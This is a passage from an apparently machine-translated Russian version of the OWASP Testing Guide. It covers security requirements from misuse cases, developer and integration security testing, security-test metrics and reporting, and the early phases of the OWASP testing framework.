- Шаг 3: Опишите функциональные и отрицательные сценарии с использованием и неправильным использованием: Графический пример на рисунке ниже показывает вывод требований безопасности через случаи использования и неправильного использования. Функциональный сценарий состоит из действий пользователя (ввод имени пользователя и пароля) и действий приложения (аутентификация пользователя и предоставление сообщения об ошибке в случае сбоя проверки). Случай неправильного использования состоит из действий злоумышленника, то есть попытки сломать аутентификацию путем грубого принуждения к паролю посредством атаки по словарю и угадывания действительных имен пользователей из сообщений об ошибках. Графически представляя угрозы действиям пользователя (злоупотребления), можно вывести контрмеры как действия приложения, которые смягчают такие угрозы.



- Шаг 4: выявить требования безопасности. В этом случае выводятся следующие требования безопасности для аутентификации:
 - 1) Пароли должны быть буквенно-цифровыми, прописными и строчными буквами, длиной не менее семи символов
 - 2) Учетные записи должны быть заблокированы после пяти неудачных попыток входа в систему
 - 3) Вход в сообщения об ошибках должен быть общим

Эти требования безопасности должны быть задокументированы и проверены.

Тесты безопасности, интегрированные в рабочие процессы разработки и тестирования

Тестирование безопасности в процессе разработки

Тестирование безопасности на этапе разработки SDLC предоставляет разработчикам первую возможность убедиться, что отдельные разработанные ими программные компоненты прошли тестирование на безопасность перед их интеграцией с другими компонентами и встроением в приложение. Программные компоненты могут состоять из программных артефактов, таких как функции, методы и классы, а также интерфейсы прикладного программирования, библиотеки и исполняемые файлы. При тестировании безопасности разработчики могут полагаться на результаты анализа исходного кода для статической проверки того, что разработанный исходный код не содержит потенциальных уязвимостей и соответствует стандартам безопасного кодирования. Модульные тесты безопасности могут дополнительно динамически (т. Е. Во время выполнения) проверять, что компоненты функционируют должным образом. Прежде чем интегрировать как новые, так и существующие изменения кода в сборку приложения, результаты статического и динамического анализа должны быть проверены и проверены.

За проверку исходного кода перед интеграцией в сборки приложения обычно отвечает старший разработчик. Такие старшие разработчики также являются экспертами в данной области в области безопасности программного обеспечения, и их роль заключается в том, чтобы вести анализ защищенного кода. Они должны принять решение о том, принимать ли код, который будет выпущен в сборке приложения, или требовать дальнейших изменений и тестирования. Этот безопасный рабочий процесс проверки кода может быть осуществлен путем формального принятия, а также проверки в инструменте управления рабочим процессом. Например, принимая во внимание типичный рабочий процесс управления дефектами, используемый для функциональных ошибок, об ошибках безопасности, которые были исправлены разработчиком, можно сообщать в системе управления дефектами или изменениями. Мастер сборки может просмотреть результаты тестирования, о которых сообщили разработчики в инструменте, и предоставить разрешения для проверки изменений кода в сборке приложения.

Тестирование безопасности в процессе тестирования

После того, как разработчики протестировали компоненты и изменения кода и вернули его в сборку приложения, наиболее вероятным следующим шагом в рабочем процессе процесса разработки программного обеспечения будет выполнение тестов для приложения в целом. Этот уровень тестирования обычно называют интегрированным тестом и тестом системного уровня. Когда тесты безопасности являются частью этих действий по тестированию, они могут использоваться для проверки как функциональности безопасности приложения в целом, так и уязвимости уровня приложения. Эти тесты безопасности приложения включают в себя как тестирование белого ящика, например, анализ исходного кода, так и тестирование черного ящика, например, тестирование на проникновение. Тестирование серого ящика аналогично тестированию черного ящика. В тестировании с серым квадратом предполагается, что тестер имеет некоторые частичные знания об управлении сеансами приложения, и это должно помочь понять, правильно ли защищены функции выхода из системы и времени ожидания.

Целью тестов безопасности является полная система, которая может быть потенциально атакована, и включает в себя как весь исходный код, так и исполняемый файл. Одной из

особенностей тестирования безопасности на этом этапе является то, что тестировщики могут определить, можно ли использовать уязвимости, и подвергнуть приложение реальным рискам. К ним относятся распространенные уязвимости веб-приложений, а также проблемы безопасности, которые были выявлены ранее в SDLC при других действиях, таких как моделирование угроз, анализ исходного кода и проверка безопасного кода.

Обычно инженеры-тестировщики, а не разработчики программного обеспечения, проводят тесты безопасности, когда приложение находится в области тестирования системы интеграции. Такие инженеры-тестировщики обладают знаниями в области безопасности, касающимися уязвимостей веб-приложений, методов тестирования безопасности «черного ящика» и «белого ящика», и на этом этапе проверяют требования безопасности. Для выполнения таких тестов безопасности необходимо, чтобы тестовые случаи безопасности были задокументированы в руководствах и процедурах тестирования безопасности.

Инженер-тестировщик, который проверяет безопасность приложения в интегрированной системной среде, может выпустить приложение для тестирования в операционной среде (например, пользовательские приемочные тесты). На этом этапе SDLC (т. Е. Проверки) функциональное тестирование приложения обычно является обязанностью тестировщиков QA, тогда как за тестирование безопасности обычно отвечают хакеры или консультанты по безопасности. Некоторые организации полагаются на свою собственную специализированную команду по этике для проведения таких тестов, когда сторонняя оценка не требуется (например, для целей аудита).

Поскольку эти тесты являются последним средством исправления уязвимостей перед выпуском приложения в производство, важно, чтобы такие проблемы решались в соответствии с рекомендациями группы тестирования. Рекомендации могут включать код, дизайн или изменение конфигурации. На этом уровне аудиторы безопасности и сотрудники информационной безопасности обсуждают сообщенные проблемы безопасности и анализируют потенциальные риски в соответствии с процедурами управления информационными рисками. Такие процедуры могут потребовать от команды разработчиков исправления всех уязвимостей с высоким риском до того, как приложение может быть развернуто, если такие риски не будут признаны и приняты.

Тесты безопасности разработчиков

Тестирование безопасности на этапе кодирования: модульные тесты

С точки зрения разработчика, основная цель тестов безопасности состоит в проверке того, что код разрабатывается в соответствии с требованиями стандартов безопасного кодирования. Собственные артефакты кодирования разработчиков (такие как функции, методы, классы, API и библиотеки) должны быть функционально проверены перед интеграцией в сборку приложения.

Требования безопасности, которым должны следовать разработчики, должны быть задокументированы в стандартах безопасного кодирования и подтверждены статическим и динамическим анализом. Если действие модульного теста следует за проверкой безопасного кода, то модульные тесты могут подтвердить, что изменения кода, требуемые для проверки защищенного кода, выполнены правильно. Обзоры безопасного кода и анализ исходного кода с помощью инструментов анализа исходного кода помогают разработчикам выявлять проблемы безопасности в исходном коде по мере его разработки. Используя модульные тесты и динамический анализ (например, отладку), разработчики могут проверять функциональность безопасности компонентов, а также проверять, что разрабатываемые контрмеры снижают любые риски безопасности, ранее выявленные с помощью моделирования угроз и анализа исходного кода.

Хорошей практикой для разработчиков является создание тестовых случаев безопасности в

качестве универсального набора тестов безопасности, который является частью существующей среды модульного тестирования. Общий набор тестов безопасности может быть получен из ранее определенных случаев использования и неправильного использования функций, методов и классов тестирования безопасности. Общий набор тестов безопасности может включать в себя тесты безопасности для проверки как положительных, так и отрицательных требований к элементам управления безопасностью, таких как:

- Идентификация, аутентификация и контроль доступа
- Проверка входных данных и кодировка
- шифрование
- Управление пользователями и сессиями
- Обработка ошибок и исключений
- Аудит и логирование

Разработчики, обладающие инструментами анализа исходного кода, интегрированными в их IDE, стандартами безопасного кодирования и инфраструктурой тестирования модулей безопасности, могут оценивать и проверять безопасность разрабатываемых программных компонентов. Можно выполнить тесты безопасности для выявления потенциальных проблем безопасности, которые имеют первопричины в исходном коде: помимо проверки входных и выходных параметров, входящих и выходящих из компонентов, эти проблемы включают в себя проверки подлинности и авторизации, выполняемые компонентом, защиту данных в компонент, безопасное исключение и обработка ошибок, а также безопасный аудит и ведение журнала. Структуры модульного тестирования, такие как Junit, Nunit и CUnit, могут быть адаптированы для проверки требований к тестированию безопасности. В случае функциональных тестов безопасности, модульные тесты могут проверять функциональность средств управления безопасностью на уровне компонентов программного обеспечения, таких как функции, методы или классы. Например, контрольный пример может проверять правильность ввода и вывода (например, санация переменных) и проверки границ для переменных, утверждая ожидаемую функциональность компонента.

Сценарии угроз, определенные в случаях использования и ненадлежащего использования, можно использовать для документирования процедур тестирования программных компонентов. Например, в случае компонентов аутентификации тесты модуля безопасности могут подтвердить функциональность настройки блокировки учетной записи, а также тот факт, что пользовательские входные параметры не могут быть использованы для обхода блокировки учетной записи (например, путем установки счетчика блокировки учетной записи в отрицательное число).

На уровне компонентов модульные тесты безопасности могут проверять как положительные, так и отрицательные утверждения, такие как ошибки и обработка исключений. Исключения следует перехватывать, не оставляя систему в небезопасном состоянии, например, возможный отказ в обслуживании, вызванный нераспределением ресурсов (например, дескрипторы соединения не закрыты в блоке конечного оператора), а также потенциальное повышение привилегий (например, более высокие привилегии, полученные до выдачи исключения и не сбрасываемые на предыдущий уровень перед выходом из функции). Безопасная обработка ошибок может подтверждать раскрытие потенциальной информации посредством информационных сообщений об ошибках и трассировки стека.

Тестовые случаи безопасности на уровне единиц могут быть разработаны инженером по безопасности, который является экспертом в области безопасности программного обеспечения, а также отвечает за проверку того, что проблемы безопасности в исходном коде были исправлены и могут быть проверены в интегрированной сборке системы. Как правило, менеджер сборок приложений также проверяет безопасность сторонних библиотек и исполняемых файлов на предмет потенциальных уязвимостей перед их интеграцией в сборку приложения.

Сценарии угроз для распространенных уязвимостей, которые имеют коренные причины в небезопасном кодировании, также могут быть задокументированы в руководстве по тестированию безопасности разработчика. Когда для дефекта кодирования, идентифицированного, например,

анализом исходного кода, реализовано исправление, например, тесты безопасности могут подтвердить, что реализация изменения кода соответствует требованиям безопасного кодирования, задокументированным в стандартах безопасного кодирования.

Анализ исходного кода и модульные тесты могут подтвердить, что изменение кода смягчает уязвимость, обнаруженную ранее идентифицированным дефектом кодирования. Результаты автоматического анализа защищенного кода также могут быть использованы в качестве автоматических средств регистрации для контроля версий, например, программные артефакты не могут быть включены в сборку с проблемами кодирования высокой или средней серьезности.

Тесты безопасности функциональных тестеров

Тестирование безопасности на этапе интеграции и валидации: комплексные системные и эксплуатационные тесты

Основная задача комплексных системных тестов состоит в проверке концепции «глубоко эшелонированной защиты», то есть того, что реализация мер безопасности обеспечивает безопасность на разных уровнях. Например, отсутствие проверки входных данных при вызове компонента, интегрированного с приложением, часто является фактором, который можно проверить с помощью интеграционного тестирования.

Среда тестирования системы интеграции также является первой средой, в которой тестировщики могут моделировать реальные сценарии атак, которые потенциально могут быть выполнены злонамеренным внешним или внутренним пользователем приложения. Тестирование безопасности на этом уровне может проверить, являются ли уязвимости реальными и могут ли они быть использованы злоумышленниками. Например, потенциальная уязвимость, обнаруженная в исходном коде, может быть оценена как высокая степень риска из-за подверженности потенциальных злонамеренных пользователей, а также из-за потенциального воздействия (например, доступа к конфиденциальной информации).

Реальные сценарии атаки могут быть протестированы как с помощью ручных методов тестирования, так и с помощью инструментов тестирования на проникновение. Тесты безопасности такого типа также называются этическими тестами на взлом. С точки зрения тестирования безопасности это тесты, основанные на оценке риска, и цель тестирования приложения в операционной среде. Цель - сборка приложения, представляющая версию приложения, развернутого в рабочей среде.

Включение тестирования безопасности на этапе интеграции и проверки имеет решающее значение для выявления уязвимостей из-за интеграции компонентов, а также для проверки подверженности таким уязвимостям. Тестирование безопасности приложений требует специального набора навыков, включая программное обеспечение и знания в области безопасности, которые не являются типичными для инженеров по безопасности. В результате от организаций часто требуется обучать разработчиков программного обеспечения методам этического взлома, процедурам оценки безопасности и инструментам. Реалистичным сценарием является разработка таких ресурсов собственными силами и документирование их в руководствах и процедурах тестирования безопасности, которые учитывают знания разработчика по тестированию безопасности. Так называемый «чит-лист или контрольный список проверочных случаев», например, может предоставить простые тестовые случаи и векторы атак, которые могут использоваться тестировщиками для проверки подверженности распространенным уязвимостям, таким как спуфинг, раскрытие информации, переполнение буфера, строки формата, внедрение SQL и внедрение XSS, XML, SOAP, проблемы канонизации, отказ в обслуживании и управляемый код и

элементы управления ActiveX (например, .NET). Первая батарея этих тестов может быть выполнена вручную с базовыми знаниями о безопасности программного обеспечения.

Первой целью тестов безопасности может быть проверка набора минимальных требований безопасности. Эти тесты безопасности могут включать в себя ручное приведение приложения в состояние ошибки и исключительные состояния и сбор знаний о поведении приложения. Например, уязвимости в SQL-инъекциях можно проверить вручную, внедрив векторы атак через пользовательский ввод и проверив, отбрасывают ли исключения SQL-запросы пользователю. Доказательством ошибки исключения SQL может быть проявление уязвимости, которую можно использовать.

Для более глубокого тестирования безопасности может потребоваться знание тестером специализированных методов и инструментов тестирования. Помимо анализа исходного кода и тестирования на проникновение, эти методы включают, например, внедрение исходного кода и двоичного кода ошибки, анализ распространения ошибки и покрытие кода, фазз-тестирование и реверс-инжиниринг. Руководство по тестированию безопасности должно содержать процедуры и рекомендовать инструменты, которые могут использоваться тестерами безопасности для выполнения таких углубленных оценок безопасности.

Следующим уровнем тестирования безопасности после системных тестов интеграции является выполнение тестов безопасности в среде принятия пользователя. Есть уникальные преимущества для выполнения тестов безопасности в операционной среде. Среда пользовательских приемочных тестов (UAT) является наиболее представительной для конфигурации выпуска, за исключением данных (например, вместо реальных данных используются данные испытаний). Особенностью тестирования безопасности в UAT является тестирование на наличие проблем с настройкой безопасности. В некоторых случаях эти уязвимости могут представлять высокий риск. Например, сервер, на котором размещено веб-приложение, может быть не настроен с минимальными привилегиями, действительным сертификатом SSL и безопасной конфигурацией, отключены основные службы, а корневой веб-каталог не очищен от веб-страниц тестирования и администрирования.

Анализ данных и тестирование безопасности

Цели для метрик и измерений тестирования безопасности Определение целей для метрик и измерений тестирования безопасности является обязательным условием для использования данных тестирования безопасности для анализа рисков и процессов управления. Например, измерение, такое как общее количество уязвимостей, обнаруженных с помощью тестов безопасности, может количественно определить уровень безопасности приложения. Эти измерения также помогают определить цели безопасности для тестирования безопасности программного обеспечения. Например, уменьшение количества уязвимостей до приемлемого (минимального) числа до развертывания приложения в рабочей среде.

Другой достижимой целью может быть сравнение уровня безопасности приложения с базовым уровнем для оценки улучшений процессов безопасности приложения. Например, базовый показатель безопасности может состоять из приложения, которое было протестировано только с помощью тестов на проникновение. Данные безопасности, полученные из приложения, которое также было проверено на безопасность во время кодирования, должны показывать улучшение (например, меньшее количество уязвимостей) по сравнению с базовым уровнем.

В традиционном тестировании программного обеспечения число дефектов программного обеспечения, таких как ошибки, обнаруженные в приложении, может обеспечить меру качества программного обеспечения. Точно так же тестирование безопасности может обеспечить меру

безопасности программного обеспечения. С точки зрения управления дефектами и отчетности, тестирование качества и безопасности программного обеспечения может использовать аналогичные категории для выявления основных причин и устранения недостатков. С точки зрения первопричины, дефект безопасности может быть вызван ошибкой в проекте (например, недостатками безопасности) или ошибкой в кодировании (например, ошибкой безопасности). С точки зрения усилий, необходимых для исправления дефекта, можно измерить как дефекты безопасности, так и качества с точки зрения времени, потраченного разработчиком на внедрение исправления, инструментов и ресурсов, необходимых для исправления, а также затрат на его внедрение.

Характерной особенностью данных тестирования безопасности по сравнению с качественными данными является категоризация с точки зрения угрозы, подверженности уязвимости и потенциального воздействия уязвимости для определения риска. Тестирование приложений на безопасность состоит из управления техническими рисками, чтобы убедиться, что контрмеры приложений соответствуют приемлемым уровням. По этой причине данные тестирования безопасности должны поддерживать стратегию риска безопасности в критических контрольных точках во время SDLC. Например, уязвимости, обнаруженные в исходном коде с анализом исходного кода, представляют собой начальную меру риска. Мера риска (например, высокий, средний, низкий) уязвимости может быть рассчитана путем определения факторов подверженности и вероятности и проверки уязвимости с помощью тестов на проникновение. Метрики риска, связанные с уязвимостями, обнаруженными в тестах безопасности, позволяют руководству предприятия принимать решения по управлению рисками, такие как принятие решения о том, могут ли риски быть приняты, смягчены или перенесены на различные уровни в рамках организации (например, бизнес-риски, а также технические риски).

При оценке состояния безопасности приложения важно принимать во внимание определенные факторы, такие как размер разрабатываемого приложения. Статистически доказано, что размер приложения связан с количеством проблем, обнаруженных в приложении во время тестирования. Одним из показателей размера приложения является количество строк кода (LOC) приложения. Как правило, дефекты качества программного обеспечения варьируются от 7 до 10 дефектов на тысячу строк нового и измененного кода [21]. Поскольку тестирование может сократить общее число примерно на 25% с помощью одного теста, логично, чтобы приложения большего размера тестировались чаще, чем приложения меньшего размера.

Когда тестирование безопасности выполняется на нескольких этапах SDLC, тестовые данные могут доказать способность тестов безопасности обнаруживать уязвимости сразу после их появления. Данные теста также могут доказать эффективность устранения уязвимостей путем применения контрмер на разных контрольных точках SDLC. Измерение этого типа также определяется как «метрика сдерживания» и предоставляет меру способности оценки безопасности, выполняемой на каждом этапе процесса разработки, поддерживать безопасность на каждом этапе. Эти показатели сдерживания также являются критическим фактором снижения стоимости устранения уязвимостей. Обращивать уязвимости на той же фазе SDLC, с которой они были обнаружены, дешевле, чем исправлять их позже на другом этапе.

Метрики тестирования безопасности могут поддерживать анализ рисков безопасности, затрат и дефектов, когда они связаны с осязаемыми и рассчитанными по времени целями, такими как:

- Уменьшение общего количества уязвимостей на 30%
- Устранение проблем безопасности к определенному сроку (например, перед бета-релизом)

Данные тестов безопасности могут быть как абсолютными, такими как количество уязвимостей, обнаруженных при проверке кода вручную, так и сравнительными, такими как количество уязвимостей, обнаруженных в обзорах кода, по сравнению с тестами на проникновение. Чтобы ответить на вопросы о качестве процесса обеспечения безопасности, важно определить базовый уровень того, что можно считать приемлемым и хорошим.

Данные теста безопасности также могут поддерживать конкретные цели анализа безопасности.

Этими объектами могут быть соблюдение правил безопасности и стандартов информационной безопасности, управление процессами безопасности, выявление основных причин безопасности и улучшений процессов, а также анализ выгод и затрат безопасности.

Когда сообщается о данных теста безопасности, он должен предоставить метрики для поддержки анализа. Область анализа - это интерпретация тестовых данных, чтобы найти подсказки о безопасности производимого программного обеспечения, а также об эффективности процесса.

Некоторые примеры подсказок, поддерживаемых данными теста безопасности, могут быть:

- Уменьшены ли уязвимости до приемлемого уровня для выпуска?
- Как качество безопасности этого продукта сравнивается с аналогичными программными продуктами?
- Соблюдаются ли все требования теста безопасности?
- Каковы основные причины проблем безопасности?
- Сколько недостатков безопасности по сравнению с ошибками безопасности?
- Какие меры безопасности наиболее эффективны при поиске уязвимостей?
- Какая команда более продуктивна в устранении дефектов безопасности и уязвимостей?
- Какой процент от общей уязвимости является высоким риском?
- Какие инструменты наиболее эффективны при обнаружении уязвимостей безопасности?
- Какие тесты безопасности наиболее эффективны при поиске тестов на уязвимости (например, белый ящик против черного ящика)?
- Сколько проблем безопасности обнаружено во время проверок безопасного кода?
- Сколько проблем безопасности обнаружено во время проверок защищенного дизайна?

Чтобы сделать правильное суждение, используя данные тестирования, важно иметь хорошее представление о процессе тестирования, а также об инструментах тестирования. Для принятия решения о том, какие инструменты безопасности использовать, необходимо принять метод таксономии. Средства безопасности могут быть квалифицированы как хорошие в обнаружении распространенных известных уязвимостей, нацеленных на различные артефакты.

Проблема в том, что неизвестные проблемы безопасности не проверяются. Тот факт, что проверка безопасности не вызывает проблем, не означает, что программное обеспечение или приложение хороши. Некоторые исследования [22] показали, что в лучшем случае инструменты могут найти только 45% от общей уязвимости.

Даже самые сложные средства автоматизации не подходят опытному тестеру безопасности. Если вы будете полагаться на успешные результаты тестирования инструментов автоматизации, у специалистов по безопасности будет ложное чувство безопасности. Как правило, чем опытнее тестировщики безопасности с методологией и инструментами тестирования безопасности, тем лучше будут результаты тестирования и анализа безопасности. Важно, чтобы менеджеры, вкладывающие средства в инструменты тестирования безопасности, также учитывали инвестиции в наем квалифицированных кадров, а также в обучение тестированию безопасности.

Требования к отчетности

Состояние безопасности приложения можно охарактеризовать с точки зрения эффекта, такого как количество уязвимостей и оценка риска уязвимостей, а также с точки зрения причины или происхождения, таких как ошибки кодирования, архитектурные недостатки и проблемы с конфигурацией.

Уязвимости могут быть классифицированы в соответствии с различными критериями. Наиболее часто используемая метрика серьезности уязвимостей - Общая система оценки уязвимостей (CVSS) Форума реагирования на инциденты и безопасности (FIRST), которая в настоящее время находится в выпуске версии 2, а версия 3 должна быть выпущена в ближайшее время.

При представлении данных о тестах безопасности рекомендуется включать следующую информацию:

- Категоризация каждой уязвимости по типу
- Угроза безопасности, которой подвергается проблема
- Коренная причина проблем безопасности (например, ошибки безопасности, недостатки безопасности)
- Методика тестирования, используемая для выявления проблемы
- Исправление уязвимости (например, контрмеры)
- Оценка серьезности уязвимости (высокая, средняя, низкая и / или оценка CVSS)

Описывая, что представляет собой угроза безопасности, можно будет понять, является ли и почему контроль по смягчению последствий неэффективным для уменьшения угрозы.

Сообщение об основной причине проблемы может помочь точно определить, что необходимо исправить. Например, в случае тестирования белого ящика основной причиной уязвимости в программной безопасности будет исходный код.

После того, как о проблемах сообщают, также важно предоставить разработчику программного обеспечения руководство о том, как повторно протестировать и найти уязвимость. Это может включать использование метода тестирования белого ящика (например, проверка кода безопасности с помощью статического анализатора кода), чтобы определить, уязвим ли код. Если уязвимость может быть обнаружена с помощью метода черного ящика (тест на проникновение), в отчете о тестировании также должна содержаться информация о том, как проверить уязвимость для внешнего интерфейса (например, клиента).

Информация о том, как исправить уязвимость, должна быть достаточно подробной, чтобы разработчик мог ее исправить. Он должен предоставлять примеры безопасного кодирования, изменения конфигурации и предоставлять адекватные ссылки.

Наконец, уровень серьезности помогает вычислить рейтинг риска и помогает расставить приоритеты по восстановлению. Как правило, присвоение рейтинга риска уязвимости включает анализ внешнего риска на основе таких факторов, как воздействие и подверженность.

Бизнес-кейсы

Для того, чтобы показатели тестов безопасности были полезными, они должны обеспечивать обратную связь с заинтересованными сторонами в данных тестах безопасности организации. Заинтересованные стороны могут включать руководителей проектов, разработчиков, отделы информационной безопасности, аудиторов и руководителей информационных служб. Ценность может быть с точки зрения экономического обоснования, которое каждый участник проекта имеет с точки зрения роли и ответственности.

Разработчики программного обеспечения изучают данные тестов безопасности, чтобы показать, что программное обеспечение кодируется более безопасно и эффективно. Это позволяет им обосновывать необходимость использования инструментов анализа исходного кода, а также соблюдения стандартов безопасного кодирования и участия в тренингах по безопасности программного обеспечения.

Руководители проектов ищут данные, которые позволяют им успешно управлять и использовать мероприятия и ресурсы для тестирования безопасности в соответствии с планом проекта. Для менеджеров проектов данные тестов безопасности могут показать, что проекты выполняются в соответствии с графиком и движутся в соответствии с заданными датами поставки и улучшаются во время тестов.

Данные теста безопасности также помогают экономически обосновать тестирование безопасности, если инициатива исходит от сотрудников по информационной безопасности (ISO).

Например, это может служить доказательством того, что тестирование безопасности во время SDLC не влияет на реализацию проекта, а скорее уменьшает общую рабочую нагрузку, необходимую для устранения уязвимостей в более поздней стадии производства.

Для аудиторов соответствия показатели тестов безопасности обеспечивают уровень обеспечения безопасности программного обеспечения и уверенность в том, что соответствие стандартам безопасности обеспечивается с помощью процессов проверки безопасности в организации.

Наконец, главные сотрудники по информации (CIO) и главные сотрудники по информационной безопасности (CISO), которые несут ответственность за бюджет, который должен быть выделен на ресурсы безопасности, ищут результаты анализа затрат и выгод на основе данных испытаний безопасности. Это позволяет им принимать обоснованные решения о том, какие меры безопасности и инструменты инвестировать. Одним из показателей, поддерживающих такой анализ, является окупаемость инвестиций в безопасность [23]. Чтобы получить такие метрики из данных тестов безопасности, важно количественно оценить разницу между риском из-за уязвимости и эффективностью тестов безопасности в снижении риска безопасности, а также учесть этот разрыв в стоимости деятельности по тестированию безопасности. или инструменты тестирования приняты.

OWASP Testing Framework

Обзор

В этом разделе описывается типичная структура тестирования, которая может быть разработана в организации. Его можно рассматривать как эталонную среду, которая включает в себя методы и задачи, которые подходят для различных этапов жизненного цикла разработки программного обеспечения (SDLC). Компании и проектные группы могут использовать эту модель для разработки своей собственной среды тестирования и предоставления услуг тестирования от поставщиков. Эта структура должна рассматриваться не как предписывающая, а как гибкий подход, который можно расширять и формировать в соответствии с процессом и культурой развития организации.

Этот раздел призван помочь организациям построить полный процесс стратегического тестирования и не предназначен для консультантов или подрядчиков, которые склонны заниматься более тактическими, конкретными областями тестирования.

Очень важно понять, почему построение сквозной среды тестирования имеет решающее значение для оценки и повышения безопасности программного обеспечения. В *написании безопасного кода* Говард и ЛеБланк отмечают, что выпуск бюллетеня по безопасности обходится Майкрософт как минимум в 100 000 долларов, а для их клиентов в совокупности гораздо дороже, чем для внедрения исправлений безопасности. Они также отмечают, что на веб-сайте правительства США CyberCrime (<http://www.justice.gov/criminal/cybercrime/>) подробно описываются недавние уголовные дела и убытки для организаций. Типичные потери намного превышают 100 000 долларов США.

С такой экономикой неудивительно, что поставщики программного обеспечения отказываются от выполнения исключительно тестирования безопасности «черного ящика», которое может быть выполнено только на уже разработанных приложениях, чтобы сосредоточиться на тестировании на ранних этапах разработки приложений, таких как определение, проектирование. и развитие.

Многие специалисты по безопасности все еще видят тестирование безопасности в области тестирования на проникновение. Как обсуждалось ранее, хотя тестирование на проникновение играет определенную роль, оно обычно неэффективно при поиске ошибок и чрезмерно зависит от навыков тестировщика. Это следует рассматривать только как метод реализации или для повышения осведомленности о проблемах производства. Чтобы повысить безопасность приложений, необходимо повысить качество безопасности программного обеспечения. Это означает тестирование безопасности на этапах определения, проектирования, разработки, развертывания и сопровождения, а не использование дорогостоящей стратегии ожидания полного построения кода.

Как уже говорилось во введении к этому документу, существует много методологий разработки, таких как Rational Unified Process, eXtreme и Agile development, а также традиционные методологии водопада. Цель данного руководства - не предлагать ни конкретной методологии разработки, ни предоставлять конкретные рекомендации, которые придерживаются какой-либо конкретной методологии. Вместо этого мы представляем общую модель разработки, и читатель должен следовать ей в соответствии с процессом своей компании.

Эта структура тестирования состоит из следующих действий:

- До начала разработки
- Во время определения и дизайна
- Во время разработки
- Во время развертывания
- Техническое обслуживание и операции

Этап 1: до начала разработки

Этап 1.1: определение SDLC

Перед началом разработки приложения необходимо определить адекватный SDLC, в котором безопасность присуща каждому этапу.

Этап 1.2. Обзор политик и стандартов

Убедитесь в наличии соответствующих политик, стандартов и документации. Документация чрезвычайно важна, поскольку она дает руководствам разработчиков рекомендации и правила, которым они могут следовать.

Люди могут поступать правильно, только если знают, что это правильно.

Если приложение должно быть разработано на Java, важно, чтобы существовал стандарт безопасного кодирования Java. Если приложение должно использовать криптографию, важно, чтобы был стандарт криптографии. Никакие политики или стандарты не могут охватить каждую ситуацию, с которой столкнется команда разработчиков. При документировании общих и предсказуемых проблем будет меньше решений, которые необходимо принимать в процессе разработки.

Этап 1.3. Разработка критериев измерения и метрик и обеспечение прослеживаемости

Перед началом разработки запланируйте программу измерений. Определяя критерии, которые необходимо измерить, он обеспечивает видимость дефектов как в процессе, так и в продукте. Важно определить метрики до начала разработки, так как может потребоваться изменить процесс для сбора данных.

Этап 2: во время определения и разработки

Этап 2.1. Проверка требований безопасности

Требования безопасности определяют, как приложение работает с точки зрения безопасности. Важно, чтобы требования безопасности были проверены. Тестирование в этом случае означает проверку допущений, сделанных в требованиях, и тестирование, чтобы определить, есть ли пробелы в определениях требований.

Например, если существует требование безопасности, которое гласит, что пользователи должны быть зарегистрированы, прежде чем они смогут получить доступ к разделу «Белые книги» на веб-сайте, означает ли это, что пользователь должен быть зарегистрирован в системе, или пользователь должен пройти аутентификацию? Убедитесь, что требования максимально однозначны.

При поиске пробелов в требованиях рассмотрите такие механизмы безопасности, как:

- Управление пользователями
- Аутентификация
- авторизация
- Конфиденциальность данных
- целостность
- подотчетность
- Управление сессиями
- Транспортная безопасность
- Сегрегация многоуровневой системы
- Соответствие законодательству и стандартам (включая конфиденциальность, государственные и отраслевые стандарты)

Этап 2.2: Обзор дизайна и архитектуры

Приложения должны иметь документированный дизайн и архитектуру. Эта документация может включать модели, текстовые документы и другие подобные артефакты. Важно проверить эти артефакты, чтобы убедиться, что проект и архитектура обеспечивают соответствующий уровень безопасности, как определено в требованиях.

Выявление недостатков безопасности на этапе проектирования является не только одним из наиболее экономически эффективных мест для выявления недостатков, но и может быть одним из наиболее эффективных мест для внесения изменений. Например, если определено, что проект требует принятия решений об авторизации в нескольких местах, может оказаться целесообразным рассмотреть центральный компонент авторизации. Если приложение выполняет проверку данных в нескольких местах, может быть целесообразно разработать центральную среду проверки (т. Е. Фиксация проверки входных данных в одном месте, а не в сотнях мест, намного дешевле).

Если обнаружены слабые стороны, они должны быть переданы системному архитектору для альтернативных подходов.

Этап 2.3. Создание и просмотр моделей UML

По завершении проектирования и архитектуры создайте модели UML, которые описывают работу приложения. В некоторых случаях они могут быть уже доступны. Используйте эти модели, чтобы подтвердить разработчикам систем точное понимание того, как работает приложение. Если обнаружены слабые стороны, они должны быть переданы системному архитектору для альтернативных подходов.

Этап 2.4. Создание и просмотр моделей угроз

Вооружившись обзорами дизайна и архитектуры и UML-моделями, объясняющими, как именно работает система, проведите моделирование угроз. Разработка реалистичных сценариев угроз. Проанализируйте дизайн и архитектуру, чтобы убедиться, что эти угрозы были смягчены, приняты бизнесом или переданы третьей стороне, например страховой фирме. Когда выявленные угрозы не имеют стратегий смягчения последствий, пересмотрите проект и архитектуру вместе с системным архитектором, чтобы изменить проект.

Этап 3: Во время разработки

Теоретически, разработка - это реализация дизайна. Однако в реальном мире многие дизайнерские решения принимаются во время разработки кода. Часто это более мелкие решения, которые либо были слишком подробными, чтобы их можно было описать в проекте, либо проблемы, в которых не предлагалось никакой политики или стандартного руководства. Если дизайн и архитектура были неадекватными, разработчик столкнется со многими решениями. Если было недостаточно политик и стандартов, разработчик столкнется с еще большим количеством решений.

Этап 3.1. Анализ кода

Команда безопасности должна выполнить анализ кода с разработчиками, а в некоторых случаях - с системными архитекторами. Обход кода - это высокоуровневый анализ кода, где разработчики могут объяснить логику и поток реализованного кода. Это позволяет команде по анализу кода получить общее представление о коде и позволяет разработчикам объяснить, почему некоторые вещи были разработаны именно так, как они были.

Цель состоит не в том, чтобы выполнить обзор кода, а в том, чтобы на высоком уровне понять поток и структуру кода, составляющего приложение.

Этап 3.2. Проверка кода

Обладая хорошим пониманием того, как структурирован код и почему определенные вещи были закодированы так, как они были, тестировщик теперь может исследовать фактический код на наличие дефектов безопасности.

Статические проверки кода проверяют код по набору контрольных списков, в том числе:

- Бизнес-требования к доступности, конфиденциальности и целостности.

- Руководство OWASP или Top 10 Checklists для технических воздействий (в зависимости от глубины обзора).
- Конкретные проблемы, связанные с используемым языком или платформой, такие как [контрольный список](#) документов Scarlet для PHP или [Microsoft Secure Coding для ASP.NET](#).
- Любые отраслевые требования, такие как Sarbanes-Oxley 404, COPPA, ISO / IEC 27002, APRA, HIPAA, Visa Merchant или другие нормативные режимы.

Что касается окупаемости вложенных ресурсов (в основном, времени), статические проверки кода дают гораздо более высокое качество возврата, чем любой другой метод проверки безопасности, и в меньшей степени полагаются на навыки рецензента. Тем не менее, они не являются «серебряной пулей» и требуют тщательного рассмотрения в режиме тестирования полного спектра.

Этап 4: во время развертывания

